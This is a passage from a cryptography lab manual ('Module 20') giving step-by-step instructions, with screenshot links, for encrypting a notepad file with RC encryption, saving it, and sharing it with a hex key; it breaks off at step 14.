


Module 20 – Cryptography

10. The RC encryption of **Unnamed1** notepad file appears, as shown in the screenshot.




11. To save, click **File** in the menu bar and select **Save**.



Module 20 – Cryptography


12. The **Save As** window appears; choose the save location (here, **Desktop**) and click **Save**.

Note: The file name may differ when you perform the task.



13. Now, you can send this file to the intended person by email or any other means and provide him/her with the hex value, which will be used to decrypt the file.


14. To share the file, you may copy the encrypted file 